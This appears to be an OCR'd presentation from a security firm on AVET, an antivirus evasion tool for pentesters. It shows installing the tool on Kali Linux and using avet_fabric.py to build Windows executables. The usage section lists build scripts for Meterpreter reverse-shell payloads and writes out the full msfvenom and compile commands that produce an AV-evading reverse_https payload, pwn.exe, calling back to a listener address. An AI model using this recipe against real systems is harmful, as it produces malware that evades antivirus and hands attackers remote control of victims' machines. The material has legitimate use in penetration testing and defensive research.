iSEC
information security inc.

AVET


Information Security Inc.

Contents

- About AVET
- Testing Environment
- Required package
- Why AVET?
- Installing AVET
- Using AVET
- References


About AVET

- AVET is an AntiVirus Evasion Tool, which was developed for making life easier for pentesters and for experimenting with antivirus evasion techniques



Testing Environment


- Kali Linux 2017



```
root@kali2017:/etc/apt# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Required package

- mingw-w64



```
root@kali2017:~/avet# apt install mingw-w64
Reading package lists... Done
Building dependency tree
Reading state information... Done
mingw-w64 is already the newest version (5.0.2-2).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Why Avet?

- when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software

- avet is a antivirus evasion tool targeting windows machines with executable files


- assembly shellcodes can be used

Why Avet?

- make_avet can be used for configuring the sourcecode
- with make_avet you can load ASCII encoded shellcodes from a textfile or from a webserver, further it is using an av evasion technique to avoid sandboxing and emulation

Installing AVET


- Clone the GitHub repository



```
root@kali2017:~# git clone https://github.com/govolution/avet.git
Cloning into 'avet'...
remote: Counting objects: 288, done.
remote: Total 288 (delta 0), reused 0 (delta 0), pack-reused 288
Receiving objects: 100% (288/288), 148.30 KiB | 399.00 KiB/s, done.
Resolving deltas: 100% (177/177), done.
```

Using AVET


- avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus evasion



```
root@kali2017:~/avet# ./avet_fabric.py
                     .|       ,      +
            *        | |     ((            *
                     |'|      `   ._____
        +    ___    |  |  *       |.   |'.---"|
       _   .-'  '-. |  |    .--'| ||   | _|   |
   .-'|  _.|  |   ||   '-___|   | |    ||     |
   |' | |.    |   ||      | |   | |    ||     |
___|  '_'     '   ""      '_'  '_.'    '`     |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET 1.2 Blackhat USA 2017 edition
by Daniel Sauder

avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus evasion.

0: build_win32_meterpreter_rev_https_killswitch_shikata.sh
1: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
2: build_win32_meterpreter_rev_https_shikata_load_ie_debug.sh
3: build_win32_meterpreter_rev_https_ASCIIMSF.sh
4: buildsvc_win32_meterpreter_bind_tcp_20xshikata.sh
5: build_win32_meterpreter_rev_https_shikata_load_ie.sh
6: build_win32_meterpreter_rev_https_ASCIIMSF_cmd.sh
7: build_win32_meterpreter_unstaged_rev_https_40xshikata.sh
8: build_win32_meterpreter_rev_https_shikata_loadfile.sh
9: build_win64_meterpreter_rev_tcp_xor_fopen.sh
10: build_win32_meterpreter_rev_https_50xshikata.sh
11: build_win64_meterpreter_rev_tcp_xor.sh
12: build_win32_meterpreter_rev_https_fopen_shikata.sh
13: build_win32_meterpreter_rev_https_shikata_fopen.sh
Input number of the script you want use and hit enter:
```

Using AVET

- avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus evasion



```
Input number of the script you want use and hit enter: 3

Now you can edit the build script line by line.

simple example script for building the .exe file
include script containing the compiler var $win32_compiler
you can edit the compiler in build/global_win32.sh
or enter $win32_compiler="mycompiler" here
$ . build/global_win32.sh
make meterpreter reverse payload, encoded with msf alpha mixed
additionaly to the avet encoder, further encoding should be used
$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.10.12 lport=8000 -e x86/alpha_mixed -f c -a x86 --platform Windows > sc
.txt
call make_avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion
$ ./make_avet -f sc.txt -F
compile to pwn.exe file
$  i686-w64-mingw32-gcc  -o pwn.exe avet.c
cleanup
$ rm sc.txt && echo "" > defs.h

The following commands will be executed:
#/bin/bash
. build/global_win32.sh
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.10.12 lport=8000 -e x86/alpha_mixed -f c -a x86 --platform Windows > sc.t
xt
./make_avet -f sc.txt -F
 i686-w64-mingw32-gcc  -o pwn.exe avet.c
rm sc.txt && echo "" > defs.h

Press enter to continue.

Building the output file...

Please stand by...

The output file should be placed in the current directory.

Bye...
```

References

- Howucan
https://howucan.gr/scripts-tools/1610-avet-antivirus-evasion-tool

- Kali Linux
https://www.kali.org/downloads/